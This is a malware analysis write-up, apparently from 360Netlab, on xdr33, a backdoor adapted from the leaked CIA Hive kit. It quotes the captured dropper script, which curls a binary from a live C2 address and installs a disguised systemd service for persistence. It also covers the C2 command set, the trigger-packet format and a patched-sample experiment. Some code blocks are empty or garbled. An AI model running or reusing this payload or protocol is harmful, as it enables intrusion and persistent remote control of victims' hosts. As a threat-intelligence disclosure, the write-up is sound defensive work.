

# Be vigilant: The modified CIA attack kit Hive enters the field of black and gray production

Alex.Turing :: 1/9/2023

---



## overview

On October 21, 2022, 360Netlab's honeypot system captured a suspicious ELF file `ee07a74d12c0bb3594965b51d0e45b6f` that was propagated through the F5 vulnerability and detected by VT 0. The traffic monitoring system prompted that it and the IP `45.9.150.144` generated SSL traffic, and both parties used **forged Kaspersky certificates**. This got our attention. After analysis, we confirmed that it was adapted from the source code of the CIA's leaked Hive project server. **This is the first time we have captured a variant of the CIA HIVE attack kit in the wild**. Based on the **CN=xdr33** of its embedded Bot-side certificate, we internally named it **xdr33**. Regarding the CIA's Hive project, there are a large number of source code analysis articles on the Internet, readers can refer to it by themselves, and will not expand here.

In a nutshell, xdr33 is a backdoor Trojan born out of the CIA Hive project. Its main purpose is to collect sensitive information and provide a foothold for subsequent intrusions. From the perspective of network

communication, xdr33 uses XTEA or AES algorithm to encrypt the original traffic, and uses SSL with **Client-Certificate Authentication** mode to further protect the traffic; in terms of function, there are `beacon`, `trigger` two main tasks, among which **beacon** is Periodically report device sensitive information to the hard-coded Beacon C2 and execute the instructions issued by it, while the **trigger** monitors the traffic of the network card to identify the specific message that hides the Trigger C2. C2 establishes communication and waits for the execution of issued instructions.

The function diagram is as follows:

Hive uses the **BEACON\_HEADER\_VERSION** macro to define the specified version. On the Master branch of the source code, its value is the median value 29 of xdr33 34. Perhaps xdr33 has undergone several rounds of iterative updates outside the field of vision. Compared with the source code, the update of xdr33 is reflected in the following five aspects:

- Added new CC directive
- Encapsulates or expands functions
- The structure is adjusted and extended
- Trigger message format
- Add CC operation to Beacon task

These modifications of xdr33 are not very sophisticated in terms of implementation, and the vulnerability used in this dissemination is N-day, so we tend to rule out the possibility that the CIA will continue to improve on the leaked source code, thinking that it is a black gang Use the result of the magic modification of the leaked source code. Considering the great power of the original attack kit, this is definitely not what the security community likes, so we decided to write this article to share our findings with the community and jointly maintain the security of cyberspace.

## Vulnerability Delivery Payload

The md5 of the payload we captured is ad40060753bc3a1d6f380a5054c1403aas follows:

```
cat <<EOF > /etc/systemd/system/logd.service
[Unit]
Description=Logs system statistics to the systemd journal
Wants=logd.timer

[Service]
Type=oneshot
ExecStart=/bin/bash /var/service/logd.check
StandardOutput=null
StandardError=null
KillMode=process

[Install]
WantedBy=multi-user.target
EOF

# logd.timer
cat <<EOF > /etc/systemd/system/logd.timer
[Unit]
Description=Logs system statistics to the systemd journal
Requires=logd.service

[Timer]
Unit=logd.service
OnCalendar=*-* *:*:00

[Install]
WantedBy=timers.target
EOF

cat << EOF > /var/service/logd.check
var=$(ps -ef | grep hlogd | grep -v grep)
if [ -z "$var" ]; then
    cd /command/bin && ./hlogd
fi
EOF

chmod 755 /var/service/logd.check
[ ! -f /command/bin/hlogd ] && mkdir -p /command/bin && curl http://45.9.150.144:20966/linux86 -o /command/bin/hlogd && chmod 755 /command/bin/hlogd
systemctl daemon-reload
systemctl enable logd.service
systemctl start logd.service
```

**Disguised logd service**

The code is simple and straightforward, its main purpose is to:

- 1: Download a sample of the next stage and masquerade it as /command/bin/hlogd.
- 2: Install logdthe service for persistence.

## sample analysis

We only captured a xdr33 sample of X86 architecture, its basic information is as follows:

```
MD5:ee07a74d12c0bb3594965b51d0e45b6f
ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically
linked, stripped
Packer: None
```

To put it simply, when the compromised device is running, **xdr33** first decrypts all configuration information, then checks whether there is root/admin authority, if not, outputs `Insufficient permissions`. Try again...and exits; otherwise, initializes various runtime parameters, such as `C2`, `PORT`, running interval, etc. Finally, through the two functions of `beacon_start` and `TriggerListen`, the two tasks of Beacon and Trigger are started.

```

if (beaconInfo.initDelay > 0) {
    // create beacon thread
    DLX(1, printf("Calling BeaconStart()\n"));
    retVal = beacon_start(&beaconInfo);
    if (0 != retVal) {
        DLX(1, printf("Beacon Failed to Start!\n"));
    }
} else {
    DLX(1, printf("ALL BEACONS DISABLED, beaconInfo.initDelay <= 0.\n"));
}

// delete_delay
DLX(1, printf("Self delete delay: %lu.\n", delete_delay));

__VALGRIND__
DLX(2, printf("\tCalling TriggerListen()\n"));
(void)triggerListen(trigger_delay, delete_delay);

```

The following mainly analyzes the implementation of Beacon and Trigger functions from the perspective of binary system reverse; at the same time, it combines the source code for comparison and analysis to see what changes have taken place.

## Decrypt configuration information

xdr33 decrypts the configuration information through the following code fragment `decode_str`. Its logic is very simple, that is, **byte-by-byte inversion**.

```

int __cdecl decode_str(int a1, int a2)
{
    int result; // eax

    for ( result = 0; result < a2; ++result )
        *(_BYTE *)(a1 + result) = ~*(_BYTE *)(a1 + result);
    return result;
}

```

In IDA, you can see that there are a lot of cross-references of `decode_str`, a total of 152 places. In order to assist the analysis, we implemented the IDAPython script `Decode_RES` in the appendix to decrypt the configuration information.

 xrefs to decode\_str

Directio	Ty	Address	Text
 Up	p	main+136	call decode_str
 Up	p	main+147	call decode_str
 Up	p	main+162	call decode_str
 Up	p	main+170	call decode_str
 Up	p	decode_init+D	call decode_str
 Up	p	decode_init+1B	call decode_str
 Up	p	decode_init+29	call decode_str
 Up	p	decode_init+37	call decode_str
 Up	p	decode_init+45	call decode_str
 Up	p	decode_init+53	call decode_str
 Up	p	decode_init+61	call decode_str
 Up	p	decode_init+6F	call decode_str
 Up	p	decode_init+7D	call decode_str
 Up	p	decode_init+8B	call decode_str
 Up	p	decode_init+99	call decode_str
 Up	p	decode_init+A7	call decode_str
 Up	p	decode_init+B5	call decode_str
 Up	p	decode_init+C3	call decode_str
 Up	p	decode_init+D1	call decode_str
 Up	p	decode_init+DF	call decode_str
 Up	p	decode_init+ED	call decode_str

Line 1 of 152

The decryption result is as follows, including Beacon C2 **45.9.150.144** , prompt information when running, commands to view device information, etc.

```

```

## Beacon Task

The main function of Beacon is to periodically collect PID, MAC, SystemUpTime, process and network-related device information; then use bzip, XTEA algorithm to compress and encrypt the device information, and report it to C2; finally wait for the execution of instructions issued by C2 .

### 0x01: information collection

- MAC

QuerySIOCGIFCON MAC via orSIOCGIFHWADDR

```

do
{
    if ( !GetMac_via_SIOCGIFCONF((int)(a1 + 308)) )
        break;
    wrap_sleep(4);
    if ( !GetMac_via_SIOCGIFHWADDR((int)(a1 + 308), "eth0" ) )
        break;
    if ( !GetMac_via_SIOCGIFHWADDR((int)(a1 + 308), "enp0s3" ) )
        break;
    if ( !GetMac_via_SIOCGIFHWADDR((int)(a1 + 308), "en0" ) )
        break;
    --v1;
}
while ( v1 );

```

- SystemUpTime

Collect the running time of the system through /proc/uptime

```

int getuptime()
{
    int v0; // eax
    int v2; // ebx
    int v3; // [esp+14h] [ebp-Ch] BYREF

    v3 = 0;
    v0 = __GI_fopen(aProcUptime, "r");
    if ( !v0 )
        return 0;
    v2 = v0;
    if ( sub_809B387(v0, "%i", &v3) == -1 )
        return 0;
    sub_8099528(v2);
    return v3;
}

```

**/proc/uptime**

- process and network related information

Collect process, network card, network connection, routing and other information by executing the following 4 commands

```

net_cmd      dd offset aPsEf          ; DATA XREF: run_cmd+2f
              ; "ps -ef"
              dd offset aSbinIfconfigA ; "/sbin/ifconfig -a"
              dd offset aNetstatAntu   ; "netstat -antu"
              dd offset aNetstatRn     ; "netstat -rn"

```

## 0x02: information processing

Xdr33 combines different device information through the update\_msg function

```

v15 = get_proclist(v64);
if ( v15 )
    update_msg((_DWORD *)dword_80EA720, 3, (int)v15, v64[0]);
v64[0] = 2048;
v16 = get_ifconfig(v64);
if ( v16 )
    update_msg((_DWORD *)dword_80EA720, 4, (int)v16, v64[0]);
v64[0] = 2048;
v17 = get_netstatRN((int)v64);
if ( v17 )
    update_msg((_DWORD *)dword_80EA720, 5, v17, v64[0]);
v64[0] = 2048;
v18 = (int)get_netstatANTU(v64);
if ( v18 )
    update_msg((_DWORD *)dword_80EA720, 6, v18, v64[0]);

```

In order to distinguish different device information, Hive designed ADD\_HDR, which is defined as follows. "3, 4, 5, 6" in the above figure represent different Header Types.

```
typedef struct __attribute__((packed)) add_header {
    unsigned short type;
    unsigned short length;
} ADD_HDR;
```

So what type does "3, 4, 5, 6" specifically represent? This depends on the definition of Header Types in the source code in the figure below. On this basis, xdr33 has been extended, adding two values of 0 and 9, representing **Sha1[:32] of MAC** and **PID of xdr33 respectively** .

```
//Header types
#define MAC 1
#define UPTIME 2
#define PROCESS_LIST 3
#define IPCONFIG 4
#define NETSTAT_RN 5
#define NETSTAT_AN 6
#define NEXT_BEACON_TIME 7
```

Part of the information collected by xdr32 in the virtual machine is shown below. It can be seen that it contains device information with head type 0, 1, 2, 7, 9, and 3.

00000000:	00 00 00 20-63 35 35 63-37 37 36 39-35 62 36 66	c55c77695b6f	<div style="background-color: #00b0f0; color: white; padding: 2px; text-align: center;">header type</div> <div style="background-color: #ff00ff; color: white; padding: 2px; text-align: center;">length</div> <div style="background-color: #ffff00; color: black; padding: 2px; text-align: center;">device info</div>
00000010:	64 35 63 32-34 62 30 63-66 37 63 63-63 65 33 65	d5c24b0cf7ccce3e	
00000020:	34 36 34 30-00 01 00 11-30 30 2D 30-63 2D 32 39	4640 00-0c-29	
00000030:	2D 39 34 2D-64 39 2D 34-33 00 02 00-07 32 32 37	-94-d9-43 227	
00000040:	34 31 34 00-00 07 00 03-36 32 38 00-09 00 06 31	414 628 1	
00000050:	30 38 39 34-33 00 03 5C-8D 0A 55 49-44 20 20 20	08943 \i\UID	

It is worth mentioning that type=0, Sha1[:32] of MAC, which means to take the first 32 bytes of MAC SHA1. The mac in the above figure is an example, its calculation process is as follows:

```
mac:00-0c-29-94-d9-43,remove "-"
result:00 0c 29 94 d9 43

sha1 of mac:
result:c55c77695b6fd5c24b0cf7ccce3e464034b20805

sha1[:32] of mac:
result:c55c77695b6fd5c24b0cf7ccce3e4640
```

After all the device information is combined, use bzip to compress, and add 2 bytes of beacon\_header\_version and 2 bytes of OS information to the header.

```

### 0x03: network communication

The communication process between xdr33 and Beacon C2 includes the following four steps, and the details of each step will be analyzed in detail below.

- Two-way SSL authentication
- Get XTEA key
- Report XTEA encrypted device information to C2
- Execute the instructions issued by C2

#### Step1: Two-way SSL authentication

The so-called two-way SSL authentication requires Bot and C2 to confirm each other's identities. From the perspective of network traffic, it is obvious that Bot and C2 request and verify each other's certificates.

Source	Destination	Protocol	Destination Port	Info

The CA certificate, Bot certificate and PrivKey are hardcoded in DER format in xdr32.

```
if ( sub_8087516((int)&unk_80E3160, (int)&CA, 0x561) )  
    return 0;  
dword_80E3418 = 0;  
memset(&unk_80E32C0, 0, 0x158u);  
dword_80E341C = 0;  
if ( sub_8087516((int)&unk_80E32C0, (int)&Cert, 0x529)  
    || sub_8079BB7((int)&dword_80E3418, PrivKey, 0x4A7u, (int)"j9P0Z2wRopIMyJQkzsg0a90V", 25) )  
{  
    return 0;  
}
```

You can use `openssl x509 -in Cert -inform DER -noout -textview` the Bot certificate, where CN=xdr33, which is the origin of this family name.

```

```

You can use to `openssl s_client -connect 45.9.150.144:443` view the C2's certificate. Bot and C2 certificates pretend to be related to Kaspersky, in this way to reduce the suspiciousness of network traffic.

```

**Xdr33 CA**

## Step2: Obtain XTEA key

After Bot and C2 establish SSL communication, Bot requests XTEA key from C2 through the following code snippet.

```
for ( j = 0; j != 64; *((_BYTE *)v64 + j++) = sub_80A1423() % 255 )
```

**random 64 bytes**

```

v49 = (payload_len & 0xFFFFFFFF) + 8;
memset(v63, 0, sizeof(v63));
memset(tmp, 0, 30u);
wrap_sprintf((int)v63, (int)"%u", v49);
v27 = 0;

```

```
tmp[0] = strlen(v63) ^ 5;
```

**(len of len of device info) xor 5**

```

while ( 1 )
{
  v28 = strlen(v63) + 1;
  if ( v27 >= v28 )
    break;
  v29 = v63[v27++];
  tmp[v27] = v29 ^ 5;
}

```

**(len of device info) xor 5**

```

qmemcpy(v64, tmp, v28);
if ( crypto_write((int)v54, v64, 0x40u) < 0 )
  goto LABEL_90;
memset(v64, 0, sizeof(v64));
v30 = crypto_read(v54, v64, 0x20u);
if ( v30 != 32 )
  break;

```

**get the tea key**

```
qmemcpy(v62, (char *)v64 + (LOBYTE(v64[0]) ^ 5u) % 0xF + 1, sizeof(v62));
```

Its processing logic is:

1. Bot sends 64 bytes of data to C2 in the format of "length of device information length string (xor 5) + device information length string (xor 5) + random data"
2. Bot receives 32 bytes of data from C2, and gets 16 bytes of XTEA KEY from it. The equivalent python code to get KEY is as follows:

```

XOR_KEY=5
def get_key(rand_bytes):
    offset = (ord(rand_bytes[0]) ^ XOR_KEY) % 15
    return rand_bytes[(offset+1):(offset+17)]

```

### Step3: Report XTEA encrypted device information to C2

The Bot uses the XTEA KEY obtained in Step2 to encrypt the device information and report it to C2. Due to the large amount of device information, it generally needs to be sent in blocks. Bot can send up to 4052 bytes at a time, and C2 will reply with the number of bytes accepted.

```
xtea_enc((int)v66, 1, (unsigned int *)v63, v61);

already_send = 0;
do
{
    v39 = v49 - already_send;
    if ( v49 - already_send > 4052 )
        v39 = 4052;
    if ( crypto_write((int)v54, (unsigned int *)((char *)v15 + already_send), v39) < 0 )
        goto LABEL_90;
    memset(v63, 0, sizeof(v63));
    v40 = crypto_read(v54, (unsigned int *)v63, 30u);
    if ( v40 < 0 )
    {
        sub_80997AE("2");
        goto LABEL_90;
    }
    if ( !v40 )
        break;
    already_send += hex((int)v63);
}
while ( v49 > already_send );
```

It is also worth mentioning that XTEA encryption is only used in Step3, and the network traffic in subsequent Step4 only uses the encrypted encryption suite negotiated by SSL, and XTEA is no longer used.

### Step4: Wait for the instruction to be executed (xdr33 new function)

After the device information is reported, C2 sends an 8-byte task number N in this cycle to the Bot. If N is equal to 0, it sleeps for a certain period of time and enters the Beacon Task of the next cycle; otherwise, it sends a 264-byte task. After the Bot receives the task, it parses it and executes the corresponding instruction.

```
v30 = crypto_read(v54, v61, 8u);
if ( v30 == 8 )
{
    while ( v41 < _byteswap_ulong(v61[1]) )
    {
        memset(v66, 0, 0x108u);
        v42 = crypto_read(v54, (unsigned int *)v66, 264u);
        v30 = v42;
        if ( v42 > 0 )
        {
            if ( v42 == 264 )
                Handle_beacon_cmd((int)v54, v66);
        }
        else if ( v42 != 0xFFFF9700 )
        {
            goto LABEL_91;
        }
        ++v41;
    }
    v30 = 0;
}

case 1:
    updated = Download(a1, (char *)v2, _byteswap_ulong*((_DWORD *)a2 + 64)), 0);
    goto LABEL_4;
case 2:
    updated = exec((int)v2, *((_DWORD *)a2 + 65), 0, 0);
    goto LABEL_4;
case 3:
    updated = update(a1, *((_DWORD *)a2 + 65), (const char *)v2, _byteswap_ulong*((_DWORD *)a2 + 64));
    goto LABEL_4;
case 4:
    updated = upload(a1, (char *)v2);
    goto LABEL_4;
case 5:
    v6[0] = delete_1((char *)v2);
    if ( !v6[0] )
        goto LABEL_13;
    updated = delete_2((int)v2);
EL_4:
    v6[0] = update(a1, (char *)v2, _byteswap_ulong(v6[0]));
EL_13:
    v6[0] = _byteswap_ulong(v6[0]);
    crypto_write(a1, v6, 8u);
    free(v2);
    return v6[0];
case 8:
    updated = launchshell((int)v2);
    goto LABEL_4;
case 9:
    updated = proxy((int)v2);
```

**beacon c2 supported cmds**

The supported commands are shown in the table below:

Index	function
0x01	Download File
0x02	Execute CMD with fake name "[kworker/3:1-events]"
0x03	update
0x04	Upload File
0x05	Delete
0x08	Launch Shell
0x09	Socket5 Proxy
0x0b	Update BEACON INFO

00000027  00 00 00 00 00 00 00 00 step 4...

```

What information can we get from it?

1. The length of the device information length string,  $0x1 \wedge 0x5 = 0x4$
2. Device information length, 0x31, 0x32, 0x37, 0x35 respectively Xor 5 to get 4720
3. tea key 2E 09 9B 08 CF 53 BE E7 A0 BE 11 42 31 F4 45 3A
4. C2 will confirm the length of the device information reported by the BOT,  $4052+668 = 4720$ , which corresponds to point 2
5. The number of tasks in this cycle 00 00 00 00 00 00 00 00, that is, no tasks, so no specific tasks of 264 bytes will be issued

The encrypted device information can be decrypted by the following code. Taking the first 8 bytes 65 d8 b1 f9 b8 37 37 eb of decryption as an example, the decrypted data is 00 22 00 14 42 5A 68 39, contains beacon\_header\_version + os+ bzip magic, and can correspond to the previous analysis one by one.

```
import hexdump
import struct

def xtea_decrypt(key,block,n=32,Endian="!"):
    v0,v1 = struct.unpack(Endian+"2L", block)
    k = struct.unpack(Endian+"4L",key)
    delta,mask = 0x9e3779b9,0xffffffff
    sum = (delta * n) & mask
    for round in range(n):
        v1 = (v1 - (((v0<<4 ^ v0>>5) + v0) ^ (sum + k[sum>>11 & 3]))) &
mask
        sum = (sum - delta) & mask
        v0 = (v0 - (((v1<<4 ^ v1>>5) + v1) ^ (sum + k[sum & 3]))) & mask
    return struct.pack(Endian+"2L",v0,v1)

def decrypt_data(key,data):
    size = len(data)
    i = 0
    ptext = b''
    while i < size:
        if size - i >= 8:
            ptext += xtea_decrypt(key,data[i:i+8])
        i += 8
    return ptext

""")
enc_buf=bytes.fromhex("""
65 d8 b1 f9 b8 37 37 eb
```

```

""")

hexdump.hexdump(decrypt_data(key, enc_buf))

```

## Trigger Task

The main function of Trigger is to monitor all traffic and wait for the Trigger IP message in a specific format. After the message and the Trigger Payload hidden in the message pass the layer-by-layer verification, the Bot will establish communication with the C2 in the Trigger Payload and wait for the next execution. issued instructions.

### 0x1: monitor traffic

Use the function call `socket( PF_PACKET, SOCK_RAW, htons( ETH_P_IP ) )`, set the RAW SOCKET to capture the IP message, and then process the IP message through the following code snippet, it can be seen that Trigger supports TCP and UDP, and the maximum length of the message Payload is 472 bytes. This implementation of traffic sniffing will increase the load on the CPU. In fact, the effect of using BPF-Filter on the socket will be better.

```

if ( protocol != 17 )
{
    if ( protocol == 6 ) // tcp part
    {
        HIBYTE(v12) = v4->tot_len;
        LOBYTE(v12) = HIBYTE(v4->tot_len);
        tcp = (tcphdr*)((char*)v4 + 4 * v6);
        tcppayload_len = v12 - 4 * v6 - 4 * (((_BYTE*)tcp + 12) >> 4);
        if ( (unsigned_int16)(tcppayload_len - 126) <= 346u ) // 472 maximum
            return check_tcp((int)tcp, tcppayload_len, outbuf);
    }
    return -1;
}
// udp part
HIBYTE(v7) = v4->tot_len;
LOBYTE(v7) = HIBYTE(v4->tot_len);
udp = (char*)v4 + 4 * v6;
v9 = v7 - 154;
udppayload_len = v7 - 28;
result = 0xFFFFFFFF;
if ( v9 <= 346u )
    return -(check_udp((int)udp, udppayload_len, outbuf) != 0);
return result;
}

```

**Support TCP UDP Protocol**

### 0x2: Verify Trigger message

TCP and UDP packets that meet the length requirements use the same processing function `check_payload` for further verification.

Direction	Type	Address	Text
Up	j	check_udp+F	jmp check_payload

The code of check\_payload is as follows:

```

v3 = crc16((unsigned __int8 *) (payload + 8), 84);
result = -1;
v5 = (_WORD *) (payload + v3 % 200u + 92);
if ( (unsigned int)v5 <= payload + (unsigned int)len )
{
    HIBYTE(v6) = *v5;
    LOBYTE(v6) = HIBYTE(*v5);
    if ( v3 == v6 )
    {
        HIBYTE(v7) = *(_WORD *) (payload + v3 % 200u + 94);
        LOBYTE(v7) = HIBYTE(*(_WORD *) (payload + v3 % 200u + 94));
        v8 = v7 % 127u;
        result = -1;
        if ( !v8 )
        {
            for ( i = 0; i != 29; ++i )
                *(_BYTE *) (out + i) = *((_BYTE *)v5 + i + 12) ^ *((_BYTE *) (v3 % 55u + payload + i + 8));
            return 0;
        }
    }
}
return result;

```

**calc crc16 offset**

**calc16 check**

**mod 127 check**

**decrypt trigger payload**

You can see its processing logic:

1. Use the CRC16/CCITT-FALSE algorithm to calculate the CRC16 value of offset 8 to 92 in the message, and get the crcValue
2. Obtain the offset value of crcValue in the message through  $\text{crcValue} \% 200 + 92$ , crcOffset
3. Check whether the data at crcOffset in the message is equal to crcValue, if they are equal, go to the next step
4. Check whether the data at  $\text{crcOffset} + 2$  in the message is an integer multiple of 127, if so, go to the next step
5. Trigger\_Payload is encrypted, the starting position is  $\text{crcOffset} + 12$ , and the length is 29 bytes. The starting position of Xor\_Key is  $\text{crcValue} \% 55 + 8$ , and the two are XORed byte by byte to get Trigger\_Payload

So far, it can be determined that the format of the Trigger message is as follows:

### 0x3: Verify Trigger Payload

If the Trigger message passes the verification, continue to verify the Trigger Payload through the check\_trigger function

```
int __cdecl check_trigger(int payload, int out)
{
    int result; // eax
    __int16 v3; // di
    __int16 v4; // ax

    if ( !payload )
        return -1;
    if ( !out )
        return -1;
    v3 = *( WORD*)(payload + 27);
    crc check
    *(_WORD*)(payload + 27) = 0;
    if ( (unsigned __int16)crc16((unsigned __int8 *)payload, 29) != __ROL2__(v3, 8) )
        return -1;
    *(_DWORD*)(out + 4) = *(_DWORD*)(payload + 1); trigger c2
    HIBYTE(v4) = *(_WORD*)(payload + 5);
    LOBYTE(v4) = HIBYTE(*(_WORD*)(payload + 5)); trigger port
    *(_WORD*)(out + 8) = v4;
    result = 0;
    memcpy((void*)(out + 12), (const void*)(payload + 7), 0x14u); sha1
    return result;
}
```

You can see its processing logic:

1. Take out the last 2 bytes of Trigger Payload, denoted as crcRaw
2. Set the last 2 bytes of Trigger Payload to 0, calculate its CRC16, and write it as crcCalc
3. Compare crcRaw and crcCalc, if they are equal, it means that the Trigger Payload is structurally valid

Then calculate the SHA1 of the key in the Trigger Payload, and compare it with the hardcoded SHA1 **46a3c308401e03d3195c753caa14ef34a3806593** in the Bot. If they are equal, it means that the content of the Trigger Payload is also valid, and you can go to the last step to establish communication with the C2 in the Trigger Payload and wait for the execution of the instructions issued by it.

So far, it can be determined that the format of the **Trigger Payload is as follows:**

## 0x4: Execute the command of Trigger C2

When a Trigger message has passed the layer-by-layer verification, the Bot will actively communicate with the C2 specified in the Trigger Payload, waiting for the execution of the command issued by the C2.

```
while ( 1 )
{
    sub_804A4A4(v8, 8);
    sub_8097EE2(0xE10u);
    memset(buf, 0, 264u);
    v4 = ssl_read((int *)dword_80EA728, buf, 264u);
    if ( v4 < 0 )
        break;
    sub_8097EE2(0);
    if ( v3 )
        sub_80A0827(v3);
    v3 = heapalloc(0xFFu);
    memcpy(v3, (char *)buf + 1, 255u);
    switch ( LOBYTE(buf[0]) )
    {
        case 0:
        case 10:
            v8[0] = 0;
            goto LABEL_21;
        case 1:
            v5 = task_1(dword_80EA728, (char *)v3, _byteswap_ulong(buf[64]), 0);
            goto LABEL_25;
        case 2:
            memset(v8, 0, sizeof(v8));
            v5 = task_2(v3, dword_80EA728, (int)v3, 0);
            goto LABEL_25;
        case 4:
            v5 = task_4(dword_80EA728, (char *)v3);
    }
}
```

The supported commands are shown in the table below:

Index	function
0x00,0x00a	Exit
0x01	Download File
0x02	Execute CMD
0x04	Upload File
0x05	Delete
0x06	Shutdown

Index	function
0x08	Launch Shell
0x09	SOCKET5 PROXY
0x0b	Update BEACON INFO

It is worth mentioning that the details of communication between Trigger C2 and Beacon C2 are different. After the Bot and Trigger C2 establish the SSL tunnel, they will use Diffie-Hellman key exchange to establish a shared key, which is used for the AES algorithm to create the second layer of encryption.

```
// start TLS handshake
DL(3);
if ( crypt_handshake(cp) != SUCCESS )
{
    DLX(2, printf("ERROR: TLS connection with TLS server failed to initialize.\n"));
    crypt_cleanup(cp);
    return FAILURE; //TODO: SHOULD THESE BE GOING TO EXIT AT BOTTOM???)
}
DLX(3, printf("TLS handshake complete.\n"));

// Create AES Tunnel
if (aes_init(cp) == 0) {
    DLX(4, printf("aes_init() failed\n"));
    goto Exit;
}

while(!fQuit)
{
    COMMAND cmd;
    REPLY ret;
```

## experiment

In order to verify the correctness of the reverse analysis of the Trigger part, we patched the SHA1 value of xdr33, filled in the SHA1 of **NetlabPatched, Enjoy!**, and implemented the GenTrigger code in the appendix to generate UDP type Trigger messages.

```
080DC030: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
080DC040: B6 CF D8 7A-BB 01 00 00-01 00 00 00-01 00 00 00
080DC050: 30 02 00 00-17 00 00 00-00 1A 4F 00-01 00 00 00
080DC060: 8D DF 78 8B-45 E1 CC 46-25 5E 7D 66 2B ??x?E??F? ?[]}f+
080DC070: 70 D4 45 74-D0-00-00 2E 91 9B-FF FF FF FF p?Et????????
080DC080: FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF FF
080DC090: FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF FF
080DC0A0: FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF FF
080DC0B0: FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF FF
```

We run the patched xdr33 sample on the virtual machine **192.168.159.133** , **construct a Trigger Payload whose C2 is 192.168.159.128:6666** , and send it to 192.168.159.133 in UDP. The final effect is as follows. It can be seen that after receiving the UDP Trigger message, the implanted host where xdr33 is located initiates a communication request to the preset Trigger C2 as we expected. Cool!

```

root@turing-dev:/home/turing/samp# md5sum xdr33
